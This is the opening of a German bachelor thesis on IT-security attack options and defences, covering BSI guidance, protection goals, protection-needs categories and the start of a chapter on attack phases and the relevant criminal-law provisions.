WILHELM BÜCHNER HOCHSCHULE
Mobile University of Technology

Bachelorarbeit

Angela Baruth

Angriffsmöglichkeiten in der IT-Sicherheit
- Sicherheitslücken und Schutz vor Angriffen -

Fakultät Informatik
Department Informatik

Fakultät Informatik
Department Informatik

Wilhelm Büchner Hochschule
University of Applied Sciences
Hilpertstrasse 31
64295 Darmstadt

Bachelorarbeit

Angriffsmöglichkeiten in der IT-Sicherung

- Sicherheitslücken und Schutz vor Angriffen -

Angela Baruth
Matrikelnummer: 852749

Fachbereich: Informatik
Department Informatik der Wilhelm Büchner Hochschule

Studiengang: 1133 IT-Sicherheit

Betreut durch: Mathias Scheiblich

Zweitgutachter: Sebastian Grüneberg

Abgabetermin: 30.05.2022

Angela Baruth

Thema der Bachelorarbeit:

Angriffsmöglichkeiten in der IT-Sicherung
- Sicherheitslücken und Schutz vor Angriffen -

Stichworte

IT-Sicherheit, IT-Schutzziele, Angriffsmöglichkeiten, Gegenmassnahmen von Angriffen, Penetrationstests

Kurzzusammenfassung

Diese Arbeit befasst sich mit der IT-Sicherheit, den gesetzlichen Grundlagen in der IT-Sicherheit, den IT-Schutzziele und Sicherheitslücken, Gegenmassnahmen gegen Cyberangriffe sowie mit Penetrationstests in Unternehmen. Anschliessend wird die Lage der Cyberangriffe in Deutschland, der EU und weltweit bewertet.

Danksagung

Ich möchte mich bei Herrn Scheiblich bedanken, der mich bei meiner Bachelorarbeit in allen Fragen unterstützt und beraten hat.

Inhaltsverzeichnis

Abbildungsverzeichnis in Kurzform

Tabellenverzeichnis in Kurzform

1. Einleitung
1.1. Motivation

Meine Interessen liegen seit jeher in der theoretischen, praktischen, informativen sowie technischen Informatik und in der IT-Sicherheit. Die schnelle digitale Vernetzung weltweit von Rechennetzen oder mobilen Geräten sowie das Internet können zu Sicherheitslücken in der Konfiguration oder Programmierung von Software und Hardware führen. Penetrationstests finden diese heraus. Die Angreifer nutzen diese Schwachstellen, um an sensible Daten zu gelangen und so Unternehmen wirtschaftlich und finanziell zu schädigen. Besonders in der Coronapandemie zeigte sich die kriminelle Energie von Angreifern, die die Unternehmen erpressten oder sensible Daten in Firmen oder auch im öffentlichen Dienst hackten. Durch die Kenntnis der Technologien und Tools in der Planung und Durchführung von Penetrationstests können Unternehmen und deren Mitarbeiter Angriffe von innen und aussen entgegenwirken und die Daten sicherer machen. Es gibt keine 100%ige Sicherheit, aber Angriffe können verhindert und die Schäden vom Unternehmen abgewendet werden. Im Rahmen der Bachelorarbeit werden Schutzziele und Sicherheitslücken und Gegenmassnahmen erläutert. Cyperangriffe und Gegenmassen werden in Deutschland, der EU und weltweit ausführlicher dargestellt.

Folgende Fragestellungen werden in dieser Bachelorarbeit untersicht:
- Welche Schutzziele sind für Sie am besten geeignetsten?
- Wie kann ein Unternehmen die Sicherheitslücken verhindern und die Sicherheit der Systeme gewährleisten?
- Wie wird der Penetrationstest geplant und durchgeführt?
- Ein Überblick über die Hackerangriffe und die Gegenmassnahmen weltweit.

1.2. Methodik, Zielsetzung und Abgrenzung

Diese Bachelorarbeit behandelt zuerst die Grundlagen der IT-Sicherheit mit Begriffserklärungen. Im Anschluss werden die wichtigsten Schutzziele für die Gefährdungen der IT-Sicherheit und die Schutzbedarfe erläutert. Darauf aufbauend werden die Phasen der Cyberangriffe von Hackern beschrieben und die verwendeten Tools sowie mögliche Gegenmassnahmen seitens der Unternehmen erläutert. Als Beispiel für mögliche Massnahmen gegen Angriffe werden alle sechs Phasen der Planung und Durchführung eines Penetrationtests genau beschrieben und anhand der Vorgehensweise bei der Syss GmbH dargestellt. Diese Bachelorarbeit basiert auf einer intensiven Recherche von Informationen und Daten aus wissenschaftlicher Literatur, Onlineartikeln, Tutorien, aktuellen Studien und Unternehmensplattformen sowie Whitepapers. Durch die Schulungen bei der Syss GmbH[1], seit 2011, konnte ich theoretisches Wissen und praktische Tests in den verschiedenen Bereichen der IT-Sicherheit in meinen Ausführungen dieser Bachelorarbeit einbringen. Das Seminar Pentest bei der Syss GmbH war besonders hilfreich, um Wissen und Methoden zu diesem Thema zu sammeln. Der Anhang enthält einige Befehle, die einen sehr kleinen Teil für einen Pentest abdecken.

- Einführung in die Grundlagen der IT-Sicherheit
- Schutzziele
- Phasen der Cyberangriffe
- Planung und Durchführung des Penetrationstests
- Cyberangriffe in Deutschland, der EU und International

[1] (Syss-GmbH)

1.3. Aufbau der Arbeit

Zu Beginn werden die Grundlagen der IT-Sicherheit erläutert sowie die Begriffe der IT-Sicherheit, die Schutzziele und gesetzlichen Grundlagen in der IT-Sicherheit. Nachdem die Phasen eines Cyberangriffs detailliert beschrieben wurden, werden die Angriffsmethoden und deren Tools sowie die Gegenmassnahmen untersucht. Im weiteren Verlauf werden die Planung und Durchführung des Penetrationtests mit den sechs Phasen ausführlich dargestellt und Beispiele mögliche Pentest-Möglichkeiten, der Syss GmbH, konkretisiert. Danach werden Statistiken über Cyberangriffe in Deutschland, der EU und weltweit sowie mögliche Gegenmassnahmen dargelegt. Im Anschluss daran wird ein Ausblick auf die Weiterentwicklung der Cybersicherheit gegeben. In diesem Anhang sind zusätzliche einige nützliche Pentest-Befehle aufgeführt.

2. Grundlagen
2.1. Begriffserklärung IT-Sicherheit

Die digitale Transformation ist ein wichtiger Bestandteil der Arbeitswelt.
Die vollständige Vernetzung ist das Internet bzw. die IoT, die digitale Plattformökonomie, der mobiler E-Commerce oder die Cloud Transformation.



Abbildung 1: Übersicht von Cyber-Angriffen

IT (*Informationstechnik*) ist die digitale Verarbeitung von Daten. In diesem Zusammenhang wird die IT-Sicherheit (eng. *Cyber-Security*) bezeichnet. Diese Funktionssicherheit (eng. *safety*) der Systeme sollte den gesetzlichen Bestimmungen des BSIs **(**Bundesamt für Sicherheit in der Informationstechnik) entsprechen. Mit dieser Kombination spielt die Informationssicherheit (eng. *security*) eine bedeutende Rolle, dass die technische Verarbeitung der Informationen durch funktionssichere Systeme gewährleistet wird. Nur autorisierte Personen haben Zugang zu den Daten und Informationen in den IT-Infrastrukturen. Dieses Thema wird sowohl im privaten als auch im unternehmerischen Bereich zunehmend Beachtung finden. Der Grund dafür ist die ansteigende Nutzung der Hardware und Software. Dieser Angriff ermöglicht es Angreifern, an Informationen oder Daten zu erlangen, die nicht für Drittpersonen bestimmt sind, wie z.B. durch veraltete IT-Systeme mit unsicheren Programmierungen, durch Manipulation der Mitarbeiter (Social-Engineering) oder unzureichend geschützte mobile Endgeräte mit ungeschütztem Zugang. Unternehmer sehen eine ernsthafte Gefahr für die Wirtschaft und die Gesellschaft nicht nur in Deutschland oder in der EU, sondern weltweit. Die Angriffe haben sich in den letzten Jahren, gerade in der Coronapandemie, stark erhöht. In den Unternehmen und im privaten Bereich hat sich ein stärkeres Bewusstsein für die kriminellen Energien der Angreifer entwickelt. Unternehmen müssen mehr in neue Sicherheitstechnologien und Infrastrukturen investieren und hier das Sicherheitsbewusstsein verbessern und ihre Mitarbeiter schulen, um Angriffe entgegenzuwirken. Die Systeme und Infrastrukturen können jedoch nicht vollständig vor Angreifern geschützt werden. Das BSI stellt den Leitfaden der IT-Grundschutz-Methodik zur Verfügung, der Massnahmenkataloge, Risikofaktoren und Bewertungen, Notfallszenarien, Cyber-Warnungen und Sicherheitsrichtlinien sowie Schulungen für IT-Spezialisten beinhaltet.

Beispielsweise arbeitet die Syss GmbH mit IT-Sicherheitsspezialisten zusammen, um ihre Systeme und Infrastrukturen zu testen und die Ergebnisse zu veröffentlichen. Unternehmen erhalten einen IT-Sicherheitsservice und Schulungen für Mitarbeiter.

Die IT-Sicherheitsunternehmen bieten Unterstützungen an, um mit mithilfe von Penetrationstests in den Unternehmen Schwachstellen aufzudecken und diese schnellstmöglich zu beheben und veröffentlichen diese. Auch die Unternehmen, die Hardware- und Software herstellen, entwickeln ein wachsendes Interesse und eine Sensibilität, sodass es gar nicht erst zu einer Schwachstelle in der IT-Infrastruktur kommt. Hierbei kann zwischen physischen (Diebstahl von Geräten oder Einbruch in IT-Bereiche) und natürlichen Schwachstellen (durch Umwelt oder umgebungsbedingte Gründe) unterschieden werden. Mögliche Ursachen können technische Fehler der Hardware oder Software, wie sicherheitsrelevante Programmierfehler – CERTs sein, Medien (Datenträgern), Vernetzungen (Netzwerksysteme) oder von Fehlverhalten des Mitarbeiters (Social-Engineering) ausgehen.[2]

2.2. Gesetzliche Grundlagen in der IT-Sicherheit vom BSI

Das BSI ist seit 1991 eine Bundesoberbehörde der Bundesrepublik Deutschland und unterliegt dem Bundesministerium des Innern (BMI). Dieses Organ befasst sich mit der IT-Sicherheit in der Informationsgesellschaft. Er ist bestrebt, eine sichere Informations- und Kommunikationsgesellschaft in Deutschland zu gewährleisten und voranzutreiben. Die Zielgruppe sind öffentliche Verwaltungen, Wirtschaftsunternehmen, Wissenschafts- und Forschungseinrichtungen sowie Privatanwender, aber auch ausländische Behörden, wie z.B. die NSA.

Laut BSI werden folgende Aufgaben erfüllt:[3]

- Schutz der Netze des Bundes sowie Erkennung und Abwehr von Angriffe auf die Regierungsnetze.
- Die Prüfung, Zertifizierung und Akkreditierung von IT-Produkten und -Dienstleistungen.
- Die Warnung vor Schadprogrammen oder Sicherheitslücken in IT-Produkten und -Dienstleistungen.
- Die IT-Sicherheitsberatung für die Bundesverwaltung und andere Zielgruppen
- Information und Sensibilisierung der Bürger für das Thema IT- und Internet-Sicherheit.
- Die Entwicklung von einheitlichen und verbindlichen IT-Sicherheitsstandards.
- Die Entwicklung von Kryptosystemen für die IT-Abteilung des Bundes.

Die Inhalte des IT-Grundschutzes des BSI[4] beschreiben elementare Gefährdungen in der Unternehmen-IT, allegemeine Anforderungen zum sicheren neuesten Stand der Technik sowie grundlegende Umsetzungshinweise und Empfehlungen, die den reibungslosen sicheren Betrieb des Unternehmens ermöglichen. Der IT-Grundschutz ist eine Kombination aus den BSI-Standards und dem IT-Grundschutz-Kompendium.

vgl.[2] (BSI, 2012)
vgl.[3] (BSI)
vgl.[4] (Weidele)

Abbildung 2: IT-Grundschutz des BSI

Das BSI sieht drei Kernbestandteile der Cyber-Security vor: Prevention, Detection und Response. EIne Übersicht über die Managementtools, mit denen eine Zero Trust Security in einem Unternehmen aufgebaut werden kann, befinden sich in dieser Abbildung:



Abbildung 3: Kernbestandteile der Cyber

Folgend werden Schwachstellen aufgelistet, die laut dem BSI besonders verbreitet sind:[5]

- **Software Schnittstellen:** Programmierfehler bieten Angriffsflächen für Cyberkriminelle.
- **Design Schnittstellen:** Veraltertes Coding ermöglicht den Zugriff auf Zugriffsrechte, Schnittstellen, Datenformaten und Übertragungsprotokolle.
- **Konfigurationsschwachstellen:** Implementierung von Software und IT-Systemen.
- **Menschliche Fehlverhalten und Schwachstelle Mitarbeiter**: Die Schulung der Mitarbeiter soll das menschliche Fehlverhalten in Bezug auf Social Engineering, Phishing-Mails und Fake-Links reduzieren.
- **Elemente einer Cyber-Security-Strategie:** Der Schutz vor Angriffe und der Schutz der Geschäftsprozesse, des geistigen Eigentums und andere sensiblen Firmendaten.
- **Risiko kennen und beurteilen können:** Compliance und Risikomanagement sind zu betrachten und durchzuführen, wie z.B.: durch Monitoring des gesamten Unternehmensökosystems.
- **Incident Response und Business Continuity Management:** Es sind Strategien, Pläne, Massnahmen und Prozesse zu erstellen, um Schäden durch die Unterbrechung des IT-Betriebs in einem Unternehmen zu minimieren und durch Notfallpläne oder Backups-Systeme Daten zu sichern und zeitnah wiederherzustellen.



Abbildung 4: Elemente einer Cyber Security

Durch die Beachtung der Empfehlungen des BSI können Unternehmen Cyberangriffe zeitnah vorbeugen und ihre Systeme sichern. Dadurch werden Schadensfälle in Zukunft besser verhindert und die Risiken grundsätzlich minimiert.

2.3. Schutzziele

Laut dem BSI gibt es in der Informationssicherheit drei Grundwerte: Vertraulichkeit, Verfügbarkeit und Integrität. Sie werden durch weitere Punkte wie Authentisierung, Autorisierung, Datenschutz, Datensicherheit, Datensicherung, Penetrationstests, Risikoanalyse und Sicherheitsrichtlinien ergänzt.

vgl.[5] (Zillmann, et al., März 2021)

Abbildung 5: Informationssicherheit

Laut dem BSI sind folgende Schutzziele:[6]
Vertraulichkeit: Vertrauliche Informationen und sensible Daten müssen vor unbefugter Verwendung geschützt werden.
Verfügbarkeit: IT-Systeme oder IT-Anwendungen stellen den Usern Dienstleistungen, Funktionalitäten oder Informationen zur Verfügung.
Integrität: Daten und Informationen müssen vollständig und unveränderlich das IT- System zur Verfügung gestellt werden.
Authentisierung: Die Prüfung der Identität von Personen, der Identität bei IT-Systemen oder der Anmeldung bei Systemanmeldungen erfolgt, wird geprüft und verifiziert.
Autorisierung: Hierbei wird überprüft, welche Personen Zugriff auf welche Anwendungen haben.
Datenschutz: Personenbezogene Daten werden vor unbefugtem Zugriff durch Dritte geschützt.
Datensicherung: Es werden Sicherungskopien von vorhandenen Datenbeständen erstellt, um Datenverlust zu verhindern.
Penetrationstest: Schwachstellen werden gezielt in einem virtuellen Angriff auf ein IT-System getestet und entsprechende Sicherheitsmaßnahmen durchgeführt.
Risikoanalyse: Es wird untersucht, ob ein Schaden eintreten kann und welche Folgen es haben kann.
Sicherheitsrichtlinien: Schutzziele und -massnahmen werden von ein Unternehmen oder einer Behörde festgelegt. Die detaillierten Sicherheitsmassnahmen sind in einem umfassenden Sicherheitskonzept erfasst.[7]
nicht abstreitbar: Es wird die Nachweisbarkeit gegenüber Dritten genannt, sodass der Empfang von Daten und Informationen nicht in Frage gestellt werden kann.
Verbindlichkeit: Informationsquellen werden in ihrer Identität nachweissbar dargelegt, dass die Nachricht vom Sender zum Empfänger eineindeutig ist.
Zuverlässigkeit: Dieses bezieht sich auf die technische Funktionsfähigkeit von IT-Systemen und Komponenten.

Verletzungen der Schutzziele durch den Angreifer können Schwachstellen in das IT-System gelangen oder eine Verwundbarkeit das Eindringen in ein IT-System ermöglichen. Die Gefahr einer realen Gefährdung der Unternehmenswerte, ein Abgreifen oder Manipulieren von internen Informationen und Daten ist ein grosses Risiko. Im Rahmen des Risikomanagements kann die Wahrscheinlichkeit eines Schadens bestimmt werden. Daher lassen sich IT-Sicherheitsmassnahmen für die entsprechenden Schutzziele ergreifen und Standards festlegen, bevor ein Vorfall auftritt.

vgl.[6] (BSI, Februar 2020)
vgl.[7] (BSI, Juli 2018)

Laut dem BSI werden alle elementaren Gefährdungen aufgelistet, hinsichtlich der Schutzziele im Unternehmen, die im IT-Grundschutz-Kompendium ausgeführt sind: [8]

- Datenverlust (G 0.45)
- Missbrauch von Berechtigungen (G 0.32)
- Diebstahl von Geräten und Datenträgern (G 0.16)
- Verlust von Geräten und Datenträgern (G 0.17)
- Offenlegung schützenswerter Informationen (G 0.19)
- Verstoss gegen Gesetze oder Regelungen (G 0.29)
- Manipulation von Informationen (G 0.22)

2.4. Schadensszenarien

Die Abbildung unten zeigt, wie das BSI die **Schadensszenarien** kategorisiert:[9]



Abbildung 6: Schadensszenarien

Zuerst wird dem Schutzziel ein Schutzbedarf zugeordnet und Massnahmen werden erstellt:[10]



Abbildung 7: Gefährdungen - Schutzziele - Schutzbedarfe

Der **Schritt 1** umfasst die Festlegung der Schutzbedarfe. Das Ziel besteht darin, die zu schützenden Daten auf Vertraulichkeit, Integrität und Verfügbarkeit zum Zeitpunkt des Geschehens eines Schadensfalls, die Auswirkungen der betroffenen Anwendung oder Infrastruktur bzw. Architektur festzustellen. Die Kategorien laut BSI sind in der folgenden Reihenfolge unterteilt, um die Grenzen für die einzelnen Schadensszenarien festzulegen.

[8] (Alex Didier Essoh, 2021)
[9] (Kersten)
vgl.[10] (DriveLock)

Die Schutzbedarfe werden laut dem BSI anhand des Risikos bewertet: [11]

- **normal:** Schadensauswirkungen sind begrenzt und überschaubar.
- **hoch:** Schadensauswirkungen können beträchtlich sein.
- **sehr hoch:** Schadensauswirkungen können ein existenziell bedrohliches, katastrophales Ausmass erreichen.

	Schutzbedarf		
Schadenkategorie	NORMAL	HOCH	SEHR HOCH
Verstoß gegen Gesetze/Vorschriften/Verträge Verstöße mit <..> Konsequenzen Vertragsverletzungen mit <...> Konventionalstrafen	<geringfügigen> <geringen>	<erheblichen> <hohen>	<fundamentalen> <ruinösen>
Beeinträchtigung des informationellen Selbstbestimmungsrechts Personenbez. Daten, bei denen der Betroffene in seiner gesellschaftlichen Stellung oder in seinen wirtschaftlichen Verhältnissen <...> beeinträchtigt werden kann.	<nicht>	<erheblich>	<gravierend>
Beeinträchtigung der persönlichen Unversehrtheit Eine Beeinträchtigung ist <...>.	<nicht möglich>	<nicht absolut auszuschließen>	<gravierend>
Beeinträchtigung der Aufgabenerfüllung Beeinträchtigung würde als <...> eingeschätzt werden. Die maximal tolerierbare Ausfallzeit ist <...> Stunde(n).	<tolerabel> <größer als 24>	<nicht tolerabel> <zwischen 1 und 24>	<nicht tolerabel> <kleiner als 1>
Negative Innen-/Außenwirkung Ansehens- oder Vertrauensbeeinträchtigung ist <...>.	<gering bzw. nur intern>	<organisations-übergreifend>	<landesweit>, evtl. sogar <existenz-gefährdend>
Finanzielle Auswirkungen Der finanzieller Schaden ist <...>.	<tolerabel>	<beachtlich, aber nicht existenzbedrohend>	<existenzbedrohend>

Tabelle 1: Hilfe bei der Einschätzung des Risikos

Der **Schritt 2** beinhaltet die BSI-Grundschutz-Anforderungen. Die Schutzziele werden den Anforderungen zugeordnet, die im BSI-Grundschutz-Baustein SYS bearbeitet werden. Die Verwendung von Kreuzreferenztabellen ermittelt, welche Anforderungen, geeignet sind, die Gefahren abzudecken und welche Schutzziele vorrangig den Anforderungen entsprechen, um die Gefahren einzudämmen.[12]



Abbildung 8: Zusammenhang zwischen Angriffen auf die Schutzziele und Gegenmassnahmen

Das BSI empfiehlt Unternehmen Präventionsmassnahmen in Systemen oder Netzwerkverbindungen einzuführen, um Schadensfällen in der Zukunft besser entgegenwirken zu können.

[11] (Lock)
vgl.[12] (Kersten)

3. Phasen der Cyber-Angriffe

Die folgenden Abschnitte zeigen eine ausführliche Betrachtung der Phasen der Cyberangriffe und analysieren einige Cyberangriffsmethoden und deren Gegenmassnahmen.

Alle Arten von Cyberangriffe werden durch das National Institute of Standards and Technology (NIST) oder das Metasploit Projekt in einer weltweiten Datenbank gesammelt und mit Industriestandards wie Common Vulnerabilities and Exposures (CVE) wird eine einheitliche Namenskonvention für Sicherheitslücken und andere Schwachstellen erstellt.

Laut dem Strafgesetzbuch (STGB) sind folgende Cyberangriffe strafbewehrt:[13]
- Datenveränderung (§ 303a StGB)
- Computersabotage (§ 303b StGB)
- Ausspähen von Daten (§ 202a)
- Abfangen von Daten (§ 202b StGB)
- Vorbereiten des Ausspähens und Abfangens von Daten (§ 202 StGB)
- Datenhehlerei (§ 202d StGB)
- Verletzung von Privatgeheimnissen (§ 203 StGB)
- Verletzung des Fernmeldegeheimnisses (§ 206 StGB)
- Unberechtigte Datenverarbeitung (§ 42 BDSG)

Laut den Angeben des BSI sind Cyberangriffe aus folgenden Gründen attraktiv:[14]
- Durch die weltweite Vernetzung der IT sind Angriffe orts- und zeitunabhängig möglich.
- Durch gute Tarn- und Verschleierungstechniken ist das Angriffsrisiko entdeckt zu werden sehr gering.
- Ungeschützte IT-Systeme und speziell zugeschnittene Tools ermöglichen es den Angreifern, eine grosse Anzahl von unterschiedlicher Zielen parallel zu attackieren.
- Angriffswerkzeuge und -methoden sind kostenlos oder kostenpflichtig erhältlich, welche von Angreifern und IT-Sicherheitsexperten gleichzeitig verwendet können.
- Ein Angriff auf dem elektronischen Geschäftsverkehr verursacht für die Angreifer grosse finanzielle Gewinne und für den Angegriffenen grosse finanzielle Verluste.
- Der intensivierte digitale Informationsaustausch stellt eine Gefahr für die schützenden sensiblen Informationen dar.
- Durch den vielfältigen Einsatz von Hardware und Software und/oder durch fehlendes Sicherheitsbewusstsein steigt sich die Zahl der Cyberangriffe.

